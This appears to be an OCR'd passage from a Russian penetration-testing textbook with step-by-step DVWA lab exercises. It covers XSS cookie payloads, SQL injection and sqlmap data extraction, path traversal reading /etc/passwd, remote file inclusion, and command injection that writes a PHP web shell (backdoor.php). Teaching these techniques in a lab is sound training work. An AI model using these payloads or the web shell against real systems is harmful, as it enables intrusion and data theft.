


Рис. 10.31. Всплывающее сообщение

Теперь введем другой сценарий (рис. 10.32).

```
<script>window.location='https://www.google.com'</script>
```

Он перенаправляет браузер на другой сайт, в нашем случае google.com.




Рис. 10.32. Введем другой сценарий

Тестирование сохраненных XSS

Название *сохраненных XSS* произошло от того, что они хранят себя в конкретном месте или базе данных. И каждый раз, когда пользователь посещает упомянутый в инфицированной ссылке сайт, код выполняется. Злоумышленник может легко отправить ключевую информацию, например файл cookie, в удаленное местоположение. Чтобы проверить это, нам нужно найти поле, которое принимает пользовательский ввод, например поле комментария.

Для проведения нашего опыта выберем пункт меню XSS stored (Сохраненные XSS). Мы увидим два поля ввода: Name (Имя) и Message (Сообщение). Страница имитирует основные поля Comments (Комментарии) и Feedback (Отзыв) формы обратной связи, которая есть на многих сайтах. В поле Name (Имя) введем любое имя, а в поле Message (Сообщение) добавим приведенный ниже код, после чего нажмем кнопку Sign Guestbook (Подписать гостевую книгу) (рис. 10.33):

```
<script>alert(document.cookie)</script>
```

Рис. 10.33. Запуск сценария

Появится всплывающее окно (рис. 10.34).

Рис. 10.34. Всплывающее окно

Теперь, если мы перейдем от этой страницы, скажем, к домашней, а затем вернемся к странице с сохраненными XSS, наш код должен снова запуститься и привести к появлению всплывающего окна с cookie для текущего сеанса. Действие зловредного кода может быть расширено, и, если злоумышленник хоть немного владеет JavaScript, он может нанести целевой системе серьезный ущерб.

SQL-инъекция

SQL-инъекция, или *SQLi*, представляет собой атаку на базу данных SQL, где код или запрос базы данных передается через некоторую форму ввода от клиента к приложению. Хоть SQLi — одна из старейших уязвимостей, до сих пор она самая популярная. Это объясняется тем, что базы данных на основе SQL очень распространены. Именно поэтому атака SQLi наиболее опасна.

Серьезность атак SQLi в большей степени ограничена мастерством и воображением злоумышленника и в меньшей степени защитными контрмерами, такими как соединение с сервером баз данных с низкими привилегиями. Поэтому отнеситесь к SQL-инъекции серьезно.

Прежде чем мы сможем внедрить SQL-код, мы должны получить базовое понимание этого вредоносного кода, а также разобраться в структуре базы данных.

SQL считается языком программирования четвертого поколения, потому что в нем используются стандартные, понятные человеку слова. Язык — только английский. Кроме того, в командных строках обязательны скобки. SQL предназначен для построения баз данных, и мы можем использовать его для создания таблиц, добавления, удаления и обновления записей, установки разрешений для пользователей и т. д.

Вот базовый запрос для создания таблицы:

```
create table employee
(first varchar(15),
last varchar(20),
age number(3),
address varchar(30),
city varchar(20),
state varchar(20));
```

В предыдущем коде говорится следующее: создайте таблицу с именем `employee` со столбцами `first`, `last`, `age`, `address` и `city`, затем укажите и назначьте их типы данных с ограничениями символов `varchar(15)` (переменный символ с максимальным количеством символов 15) и `number(3)` (только числа, максимально три числа).

Вот основной запрос (также известный как инструкция `select`) для извлечения данных из таблицы:

```
select first, last, city from employee
```

Оператор `select` — это запрос, который мы будем использовать. При входе на сайт в базу данных отправляется запрос/инструкция `select` для получения информации, подтверждающей данные, с которыми вы вошли. Допустим, страница входа имеет следующий вид (рис. 10.35).

Запрос в программной части при входе в систему может выглядеть следующим образом:

```
SELECT * from users WHERE username='username' and password='password'
```




Рис. 10.35. Вариант запроса для подтверждения вводимых данных

Здесь говорится: выберите все (*) из таблицы с именем `users`, где столбец `username=` — это переменная `username` (поле Login (Логин)), а столбец `password=` — переменная `password` (столбец Password (Пароль)).

Инструкция для SQL-инъекции

Теперь, когда мы разобрались с основами SQL-запросов, используем эти знания в наших интересах. Снова войдите в DVWA и откройте вкладку SQL Injection (SQL-инъекция) (рис. 10.36).

Рис. 10.36. Вкладка SQL Injection (SQL-инъекция)

В верхней части этой страницы вы увидите поле User ID (ID пользователя), предназначенное для ввода идентификатора пользователя. Если ввести в это поле ввода `1`, приложение сообщит нам, у какого пользователя такой идентификатор.

Сделаем простой тест для SQL-инъекции. В поле User ID (ID пользователя) вместо числа введите следующее (рис. 10.37):

```
%' or '1'='1:
```

Предположим, что исходный запрос выглядит следующим образом:

```
SELECT user_id, first_name, fast_name From users_table Where user_id =
'UserID';
```




Рис. 10.37. Тест для SQL-инъекции

Мы предполагаем, что в таблице с названием `users_table` указаны относительные имена столбцов. После того как вы введете строку `%' OR '1'='1`, запрос будет выглядеть следующим образом:

```
'SELECT user_id, first_name, last_name FROM users WHERE user_id = %' OR '1'='1';
```

Нажмите кнопку Submit (Отправить). В результате вы должны получить таблицу с данными (рис. 10.38).




Рис. 10.38. Полученные данные

Символ `%` обозначает модуль и возвращает `false`. Но так как мы добавили оператор `OR`, если первая часть запроса вернет `false` (из-за `%`), `OR` заставит его выполнить

вторую часть: `'1'='1`, что равно `true`. Поскольку все, что выполняет запрос, всегда верно для каждой записи в таблице, SQL распечатывает все эти записи.

Вот несколько других запросов, которые вы можете попробовать выполнить.

- Получить имя учетной записи, использующееся для подключения между веб-приложением и базой данных:

```
%' or 0=0 union select null, user() #
```

- Получить текущую базу данных, из которой мы извлекали данные:

```
%' or 0=0 union select null, database() #
```

- Вывести таблицу информационной схемы (таблица `information_schema` — это база данных, в которой хранится информация обо всех других базах данных):

```
%' and 1=0 union select null, table_name from information_schema.tables #
```

- Вывести таблицу базы данных. Используя данные из предыдущего запроса, можно выяснить, что это за таблица:

```
%' and 1=0 union select null, table_name from information_schema.tables
where table_name like 'user%'#
```

Автоматическая SQL-инъекция

Теперь, когда мы понимаем, как выглядит SQL-инъекция, рассмотрим некоторые инструменты, которые могут автоматизировать процесс.

sqlmap. Инструмент *sqlmap* в Kali Linux встроен по умолчанию. Его назначение — выявление уязвимостей SQLi. Рассмотрим пример его использования. Сначала мы с помощью инструмента Burp Suite соберем некоторые данные, необходимые для работы sqlmap, после чего воспользуемся самим sqlmap.

Запустите Burp Suite и, чтобы выполнить маршрутизацию всего трафика через его прокси, перейдите к настройкам браузера. Убедитесь, что перехват включен. В приложении DVWA перейдите на страницу SQL Injection (SQL-инъекция) и введите идентификатор пользователя. В этом примере мы укажем `1`.

Burp Suite перехватит запрос и будет его переадресовывать до его завершения. Ваш результат будет представлен на веб-странице. Перейдите на вкладку Target (Цель), откройте вложенную вкладку Site map (Карта сайта), а затем папку DVWA, расположенную под интересующим вас IP (в нашем случае это 192.168.0.19). Для детализации результатов по пути URL (http://192.168.0.19/dvwa/vulnerabilities/sqli/) щелкайте на маленьких, похожих на стрелки треугольниках. Так вы будете открывать вложенные папки. Весь этот путь вы можете проверить, введя его в адресную строку браузера (рис. 10.39).

Выберите запрос со статусом 200 (рис. 10.40).

На вкладке Request (Запрос) в первой строке мы получим необходимый нам запрос, отправляемый веб-приложением: /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit, и получаем ID сессии PHP или файлы cookie (рис. 10.41).




Рис. 10.39. Вложенная вкладка Site map (Карта сайта)

Host	Method	URL	Params	Status ▲	Length	MIME type	Title
http://192.168.0.19	GET	/dvwa/vulnerabilities/sql...	✓	200	5280	HTML	Damn Vu
http://192.168.0.19	GET	/dvwa/vulnerabilities/sqli/				HTML	

Рис. 10.40. Выбран запрос со статусом 200




Рис. 10.41. В первой строке находится заголовок, содержащий URL источника запроса

Теперь, чтобы добраться до пользовательской базы данных, откройте терминал и, используя полученные данные, введите в командную строку следующее (рис. 10.42):

```
sqlmap -u"http://192.168.0.19/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
--cookie="PHPSESSID=fb89mhevcus9oq1a1f2s6q3ss4; security=low" -b
--current-db--current-user
```




Рис. 10.42. Показанная ранее строка введена в командную строку терминала

Начиная с `--cookie`, это одна строка без пробелов. В этом коде используются такие параметры:

- `-u` — для целевого URL, который мы получили от Burp;
- `--cookie` — для информации cookie, которую мы захватили с Burp;
- `-b` — для отображения баннера базы данных;
- `--current-db` — чтобы получить текущую базу данных;
- `--current-user` — чтобы получить имя текущего пользователя текущей базы данных (рис. 10.43).




Рис. 10.43. Инструмент sqlmap начал свою работу

Во время теста вам будет предложено принять все значения, заданные по умолчанию. Для этого смело жмите клавишу Enter. Есть только одно приглашение, где мы, чтобы сэкономить время, не использовали значение по умолчанию (рис. 10.44).

```
for the remaining tests, do you want to include all tests for 'MySQL' extending
provided level (1) and risk (1) values? [Y/n] n
```

Рис. 10.44. Единственное приглашение, в котором не выбрано предлагаемое по умолчанию значение

В конце будут показаны результаты проведенного теста (рис. 10.45).

```
---
[17:28:46] [INFO] the back-end DBMS is MySQL
[17:28:46] [INFO] fetching banner
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL >= 5.0
banner:    '5.1.41-3ubuntu12.6-log'
[17:28:46] [INFO] fetching current user
current user:    'dvwa@%'
[17:28:46] [INFO] fetching current database
current database:    'dvwa'
[17:28:46] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
192.168.0.19'

[*] shutting down at 17:28:46

root@kali:~#
```

Рис. 10.45. Результаты теста

В этом тесте мы получили информацию об операционной системе (Ubuntu 10.04), в которой используется технология разработки и выполнения кода на стороне сервера (PHP 5.3.2 и Apache 2.2.14), запущена база данных MySQL. Текущая база данных — dvwa, а текущий пользователь — dvwa.

Чтобы получить список всех доступных для `sqlmap` параметров, просто введите в командную строку терминала `sqlmap -h`. Чтобы увидеть дополнительные параметры, введите команду `sqlmap --hh`.

Выполнение команд, обход каталогов и включение файлов

Инъекция команд — это тип атаки, основная цель которой состоит в выполнении целевой операционной системой системных команд уязвимого приложения. Эти типы атак возможны в том случае, когда небезопасный пользовательский

ввод передается из приложения в системную оболочку. Поставляемые команды выполняются в соответствии с привилегиями приложения. Например, веб-сервер может быть запущен пользователем с именем www-data или пользователем Apache, но не root.

Обходом каталога называется операция, когда сервер позволяет злоумышленнику читать файл или каталоги за пределами обычного каталога веб-сервера.

Уязвимости включения файлов позволяют злоумышленнику загрузить файл на веб-сервер, используя уязвимые процедуры включения. Уязвимость такого типа возникает, например, когда страница получает в качестве входных данных путь к файлу, который должен быть включен, но вход неправильно дезинфицируется. Это позволяет атакуемому вводить символы обхода каталога (`../`).

Обход каталогов и включение файлов

Проверим, можем ли мы заставить веб-приложение перейти в один каталог. Воспользуемся приложением DVWA. Войдите в систему и в левом меню выберите пункт File Inclusion (Включение файла) (рис. 10.46).

Рис. 10.46. Вкладка File Inclusion (Включение файла)

В адресной строке браузера вы должны увидеть: `<IP Address>/dvwa/vulnerabilities/fi/?page=include.php`. Изменим `include.php` на `index.php` и посмотрим, что произойдет (рис. 10.47).




Рис. 10.47. include.php изменен на index.php

Поскольку предполагается, что в этом каталоге `index.php` нет, ничего не происходит. Мы же знаем, что файл `index.php` существует, однако он находится в каталоге `/dvwa`. Откуда нам это известно? Когда мы использовали Burp Suite

для взлома учетных данных, чтобы войти на страницу `login.php`, мы видели, что успешный логин перенаправил пользователя на `index.php`. В адресной строке браузера вы `index.php` не увидите, так как этот файл для PHP является корневой страницей по умолчанию (как для ASP `default.asp`). Поэтому по умолчанию браузер его не отображает. Чтобы это проверить, нажмите в меню DVWA кнопку Home (Домой) и после `/dvwa` введите `index.php`. Это приведет вас к той же домашней странице.

Перейдите на вкладку File Inclusion (Включение файла) еще раз. Если вы рассмотрите URL-адрес, то увидите, что в настоящее время находитесь в `/dvwa/vulnerability/fi/`, который, в свою очередь, расположен в двух каталогах от нашего корневого каталога `dvwa`. В адресной строке браузера удалите `include.php` и замените на этот раз его на `../../index.php`. Нажмите клавишу Enter и посмотрите, что получится (рис. 10.48).




Рис. 10.48. В адресной строке браузера include.php заменен на ../../index.php

Конечно, это приведет вас на главную страницу. Отлично! Вы успешно прошли структуру каталогов веб-сервера и, так как использовали локальный файл для системы, теперь знаете, что *включение локального файла* (Local-File Inclusion, LFI) возможно.

Из предыдущих результатов работы с sqlmap и nikto вы знаете, что сервер Apache работает на операционной системе Linux (Ubuntu).

По умолчанию в Linux Apache хранит свои файлы в каталоге `/var/www/html/`. Важную информацию о пользователе Linux хранит в файле `/etc/passwd`, а хешированные пароли пользователей — в файле `/etc/shadow`. Опираясь на полученные знания, попробуем изменить каталоги, чтобы увидеть файл `/etc/passwd`.

На вкладке File Inclusion (Включение файла) снова удалите `include.php` и введите `../../../../../../etc/passwd`.

`../../../../../../` проведет вас через `/var/www/html/dvwa/vulnerability/fi/` к `/` (рис. 10.49).




Рис. 10.49. Путь include.php удален, а ../../../../../../etc/passwd введен. Ниже показано содержимое файла passwd

Мы успешно изменили каталоги вверх на шесть уровней, затем на один уровень вниз, в `/etc`, и получили доступ к файлу `passwd`.

На рис. 10.50 показан текстовый файл, в который добавлено «очищенное» содержимое файла `passwd`.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/fa
landscape:x:104:122::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:106:109:PostgreSQL administrator,,,:/var/li
messagebus:x:107:114::/var/run/dbus:/bin/false
```

Рис. 10.50. Текстовый файл с «очищенным» содержимым файла passwd

Символ x в верхней строке после первого двоеточия означает, что у этой учетной записи есть пароль, который хранится в файле /etc/shadow.

Зная, что мы можем проходить каталоги и что LFI возможен, попробуем атаку *удаленного включения файлов* (Remote File-Inclusion, RFI).

Наш следующий шаг — передать файл с удаленного сервера (это наша система Kali) в целевую систему. Для этого нужно ввести в командную строку терминала следующее:

```
service apache2 start
```

Эта команда запустит в нашей системе веб-сервер Apache. Вы можете его проверить. Для этого перейдите в браузер, введите свой системный IP, и вам по умолчанию будет представлена HTML-страница apache.

Вернитесь в приложение DVWA и перейдите на вкладку File Inclusion (Включение файла). В адресной строке браузера замените `include.php` на `webserver/index.html` (рис. 10.51).

Рис. 10.51. В адресной строке браузера замените include.php на webserver/index.html

Он успешно откроет файл `index.html`, который размещен на нашем веб-сервере. В этой системе возможно RFI (рис. 10.52).




Рис. 10.52. Страница сервера Apache открыта

Выполнение команд

Уязвимости внедрения команд позволяют злоумышленнику вводить команды в плохо проверенный пользовательский ввод. Этот пользовательский ввод в той или иной форме применяется системной оболочкой и в процессе его использования вводимая команда выполняется в системе.

Как вариант, вы можете найти приложение, принимающее ввод пользователя, например такое, в которое вводится имя пользователя или адрес электронной почты. Такое приложение создает системную папку, которая служит для размещения данных пользователя, загрузки файлов и т. д.

В нашей целевой системе DVWA есть страница, на примере которой можно продемонстрировать этот недостаток. Пользовательский ввод передается команде `system ping`. Войдите в DVWA, откройте вкладку OWASP Broken Apps VM (OWASP Взломанные приложения VM) и выберите в меню слева пункт Injection (Инъекция) (рис. 10.53).

Как указано выше, введенный IP-адрес передается команде `ping`. Чтобы это проверить, введите в поле ввода IP-адрес `127.0.0.1` и нажмите кнопку Submit (Отправить) (рис. 10.54).

Мы получаем ожидаемый результат. Теперь попробуем передать другую команду в этот ввод. Мы знаем, что приложение размещается на машине с Linux. Для подключения к командам Linux мы можем использовать символы &&, вписанные между командами.




Рис. 10.53. Пользовательский ввод открыт




Рис. 10.54. Команда ping для 127.0.0.1 выполнена

Символы && в предыдущей команде успешно завершат ее до выполнения следующей команды, и, если предыдущая была успешно завершена, выполнится следующая команда. Проверим это, выполнив базовую команду `ls`. Введите в поле ввода `127.0.0.1; ls` и нажмите кнопку Submit (Отправить) (рис. 10.55).




Рис. 10.55. Выполнение команды 127.0.0.1; ls

Этим действием мы подтверждаем, что вход до его обработки не проверяется. Доказательством является то, что в строках после статистики ответов на команду `ping` показываются файлы текущего каталога. Мы можем расширить эту команду и получить каталог, в котором находимся, а также узнать, какой пользователь выполняет команды (рис. 10.56). Введите следующее:

```
127.0.0.1; pwd; whoami
```




Рис. 10.56. Команда 127.0.0.1; pwd; whoami выполнена

Из результатов мы видим, что в настоящее время находимся в каталоге `/owaspbwa/dvwa-git/vulnerabilities/exec` и выполняем команды в качестве пользователя `www`. Теперь попробуем вывести содержимое файла `/etc/passwd`. Введите в поле ввода команды `127.0.0.1` и `cat /etc/passwd`:

Этот фрагмент должен выглядеть так, как и результаты нашего предыдущего LFI.

Проведем еще один эксперимент: создадим файл в каталоге, на который в будущем сможем всегда ссылаться для выполнения команд. Введите `127.0.0.1` и `echo "<?php system(\$_GET['cmd']) ?>" > backdoor.php`. Эта команда должна создать PHP-файл с именем `backdoor`, а внутри этого файла будет PHP-код (`\$_GET['cmd']`) (рис. 10.57).

Теперь введите в адресной строке браузера /dvwa/vulnerabilities/exec/backdoor.php.

